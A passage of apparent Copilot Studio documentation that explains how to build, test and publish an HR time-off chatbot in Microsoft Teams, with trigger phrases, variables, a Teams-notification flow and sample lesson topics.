9. [Define how the chatbot interacts with employees](#).
10. Select **Save**. Your new topic becomes available.

Define how the chatbot interacts


1. Enter the following text in the existing message node: "I can help with questions related to time-off."
2. Select the **Add node (+)** icon below the message node, then select **Ask a question** to add a question node to the topic.

3. Enter "What information are you looking for?" in the **Ask a question** text box. The employee might ask this question.
4. Under **Options for user**, add *Paid vacation* and *National holidays* as two options.



User choices are stored in a variable and the topic branches off, based on the option the user chooses. You can rename the variable to track it better in the topic.

5. On the variable under **Save response as**, select the pencil icon to edit the variable properties.
6. The **Variable properties** panel opens. Rename the variable `TimeOffType`. Close the **Variable properties** panel and you see the changes reflected on the authoring canvas.



You can add different responses for each option. For *paid vacation*, the chatbot can point employees to an internal HR website to look up paid time-off policies.

7. Add a message node for the *Paid vacation* branch with this message to the user: *For paid vacation time-off, go to www.contoso.com/HR/PaidTimeOff to submit time-off requests.*
8. Add a node by selecting the **Add node (+)** icon to end the conversation with a survey. Select **End the conversation**, then **End with survey**. This survey is the [customer satisfaction survey](#) prebuilt in the chatbot for use in topics.
9. In the *National holidays* path, add a message node with the following text:

text

National holidays for 2020:

- New Year's Day: January 1st
- Memorial Day: May 25th
- Independence day: July 4th
- Labor Day: September 7th
- Thanksgiving: November 26th - 27th
- Christmas Eve and Christmas Day: December 24th - 25th

10. End this path in the topic with a survey as well. Add a node by selecting the **Add node (+)** icon then **End the conversation** and **End with survey**.

Trigger Phrases (5)

- need extended time off
- what are the national holidays
- how many days of paid vacation do i have
- I need help with time off
- need information on time off

Message

I can help with questions related to time off.

Question

Ask a question

What type of information are you looking for?

Identify

Multiple choice options

Options for user

- Paid vacation
- National Holidays

+ New option

Save response as

TimeoffType (text)

Condition

TimeoffType (text)

is equal to

Paid vacation

+ Add condition

Message

For paid vacation time off, go to www.contoso.com/HR/PaidTimeOff to learn more on how to submit time-off requests.

End

End of Conversation

Condition

TimeoffType (text)

is equal to

National Holidays

+ Add condition

Message

National holidays for 2020:

- New Year's Day: January 1st
- Memorial Day: May 25th
- Independence day: July 4th
- Labor Day: September 7th
- Thanksgiving: November 26th - 27th
- Christmas Eve and Christmas Day: December 24th - 25th

End

End of Conversation



Test your chatbot

Copilot Studio comes with a built-in test pane that lets you test the chatbot in real time.

1. To open the test panel, select **Test bot** on the toolbar.
2. Enter "I need time off information."

Even though *I need time off information* doesn't match any trigger phrases exactly, Copilot Studio processes the user's input and triggers the employee time off topic.


As you chat with the chatbot, you see where it is in the conversation in real time by following the green highlights.

3. Select **Paid vacation**.

The topic branches off based on the user's response. You can open the TimeOffType variable to see the value of **Paid time-off** by the user. However, what happens if the user is looking for national holidays in their inquiry? The user might feel annoyed if the chatbot asks them to repeat themselves. Let's give it a try.

4. At the top of the test pane, select the **Reset** icon .
5. Enter "Need information on national holidays."


The chatbot bypasses its response question on vacation type and directly provides information on national holidays. This behavior happens because Copilot Studio supports [entity extraction](#) and can determine that the user asks about national holidays.



Enhance the topic to handle complex queries by escalating to HR experts

Now that you performed the basics, you can add a more complex "Extended leave" option to the topic.

1. Return to the topic you created.
2. In the **Question** node, add an option named "Extended leave."



Since each employee's personal situation is different, questions about extended leave require a discussion with an HR expert. You can build the chatbot to connect HR experts with your employees.


3. Add a message node that says "Extended leave needs HR expert approval. Let me connect you with them."

Copilot Studio chatbots can take actions by [adding actions into a topic](#). In this example, you add a basic action that notifies an HR expert. This basic action sends an adaptive card to the HR expert channel in Teams to let experts know a user needs them to reach out.

You can create the basic action to send a message to a Teams channel and then call it with the appropriate input.

4. Add a question node asking for a description for the issue and add the text "How would you describe the issue?"

5. Change the **Identify** type to **User's entire response**.
6. Save the description in a variable named **Description**.



7. Add a node under the question and select **Call a tool**, then **Create new flow**, which launches Power Automate.
8. Choose the template **Send a message to a Teams channel**, then select **Continue**.

You might need to authenticate the connection to Teams. Select **Sign in** under **This flow will connect to**.

The flow template takes in two inputs from the chatbot, the **Subject** (title for the message) and **Message text** (actual message) to post to the channel.

- a. Under the **Post a message (v3)** flow definition, select the **Team ID** and the **Team channel ID** where the message should be posted.
- b. (Optional) Add text to the message, in addition to the description entered by the user, and complete the **Message** field.
- c. Give the flow a name and save it.
- d. Close the flow authoring canvas.

You return to the authoring canvas.

9. Add a node under the question and select **Call a tool**, then select your new flow.
10. Pass in the variable you created earlier called *TimeOffType* for the **Subject**. For **Message**, select the **Description** variable, which is gathered in the chat. When the flow posts a message on the selected channel, it shows **Extended leave** as the title and the message provided by the employee.

Tip

Copilot Studio is directly integrated with Teams, so the chatbot knows which user from Teams it's chatting with. This feature allows chatbot authors to build personal and customized chatbot responses.

To use the name of the person chatting with the chatbot, there's a predefined variable named *bot.UserDisplayName* that can be used [like any other variable](#).

You can let the employee know their request notified the experts, who then reach out to them.

11. Add a message node with the message *We notified the expert. They'll reach out shortly*.
12. End the conversation with a survey.
13. Save the topic.

You can add more topics so that HR Support Bot can answer more questions from Contoso employees.

Tip

Always test your chatbot to ensure it's working as expected for the best employee experience. You see a message posted to the Teams channel when the flow executes in the test canvas.

Publish your chatbot

Publishing the chatbot makes the latest updates available to users.

In the navigation menu, select **Publish**. Select **Publish** again.

You need to do a few more actions to make the chatbot available to employees.



Tip

If you're already in a conversation with the chatbot, you can type "start over" after publishing your changes. This restarts the conversation with the latest content.

Make your chatbot available to other employees

1. On the **Publish** page, select the option to open your chatbot. You can test your chatbot before sharing it.
2. Select the option to make your chatbot available to others. The configuration panel for the **Teams + Microsoft 365** channels appears.

a. [Edit details](#) for your chatbot.

b. [Share your chatbot with your team](#).

Viewing the chatbot in the app store is a workaround to test it, since admin approval isn't required and avoids any spam to the admin.

c. Once you're fully satisfied, [share the chatbot with your organization](#), which requires admin approval.

Employees can now find your published chatbot in the Teams app store.

Edit chatbot details

In the customization pane, you can edit the chatbot icon that displays in Teams and change the short and long descriptions for your chatbot. These settings are prepopulated with starter content, but can be customized.

Share your chatbot with your team

1. Select **Add to <your team>**. A panel appears where you can configure how your chatbot greets your team members.
2. Select **Add**. A message indicates that the chatbot is available to the team. You can close the configuration panel.

Share your chatbot with your organization

Sharing your chatbot with the entire organization makes it appear [in the Built for your org section of the Teams app store](#). Access requires admin approval.

1. Select **Submit for admin approval**.
2. Confirm the chatbot icon, short description, and long description are correct.
3. Confirm you want to share the chatbot with everyone in the organization.
4. Submit for admin approval. This part of the process can't be completed right away and requires follow up with the admin for approval.

Find your chatbot in the Teams app store

An employee named Melissa can find the chatbot you built in the Teams app store.

Depending on how you shared your chatbot, Melissa can find it either in the **Copilot extensions** section or the **Built for your org** section of the Teams app store. For a chatbot to appear in the **Built for your org** section, it must be approved by an admin first.

Melissa selects the chatbot app and selects **Add for me**. The chatbot appears in the Teams side bar.

The **Greeting** topic automatically welcomes Melissa.


Tip

You can [edit the Greeting topic](#) to have a custom welcome message.

Employee chats with the chatbot to ask about time-off

Melissa needs time-off in July and August for personal reasons and enters *Need time-off information*. Melissa selects **Paid vacation** and a website appears where she can learn more about paid time-off.

The chatbot then gathers customer satisfaction data and ends the conversation.




Melissa reviews the HR site for paid time-off and understands she needs an extended leave. Melissa returns to the chatbot and types *I need extended leave*.

The chatbot lets Melissa know that an HR expert is needed for the extended leave request and asks Melissa for a description of the issue.

The chatbot notifies an expert, who reaches out to Melissa shortly.

Return to the author's view and go to the HR team's experts channel.

You see the chatbot ran the flow you added earlier and posted Melissa's request to the channel.



Last updated on 11/26/2025

Explore lesson topics in classic chatbots

07/07/2025

ⓘ Note

This legacy article only applies to classic chatbots created in the Microsoft Copilot Studio app for Microsoft Teams.

The Copilot Studio app for Microsoft Teams includes sample topics with every new agent. These samples range from simple to complex scenarios that use [conditional branching](#), [variables](#), and [custom entities](#).

The topics are functional but aren't designed for production use.

Available sample topics

Each lesson topic is designed to teach you how to use the authoring canvas to create basic and advanced bot conversations.

You should start with **Lesson 1 - A simple topic** and work through each lesson in order.

Lesson 1 - A simple topic

This topic responds to questions about store hours.

Lesson 2 - A simple topic with a condition and variable

This topic shows you how to create a question that asks customers which store they're interested in and keeps the response in a [variable](#). In this example, **pva_StoreLocation** is the variable that stores the customer's response when you ask for their preferred store location. The condition uses this variable to determine which store's hours to return.

Lesson 3 - A topic with a condition, variables, and a prebuilt entity

This topic asks customers which state they would like their order to be shipped. The chatbot uses the prebuilt **State** [entity](#) to recognize the name of a US state in the customer's response, and stores it in the **pva_State** variable.

A condition uses the **pva_State** variable to determine which message to send to the customer. Another condition uses the customer's response to a multiple-choice question, stored in the variable **pva_Item**, to determine which product to order.

When you use entities in your topic, the bot can identify key information from what the user types and automatically stores that information in your variables.

For example, if you type "I want to buy a red car," the bot doesn't need to ask which color car, because the bot recognizes the **Color** entity in what you typed. The bot then skips the question where you asked for color.


Lesson 4 - A topic with a condition, variables, and a custom entity

This topic has a conditional branch, a variable, and a [custom entity](#).

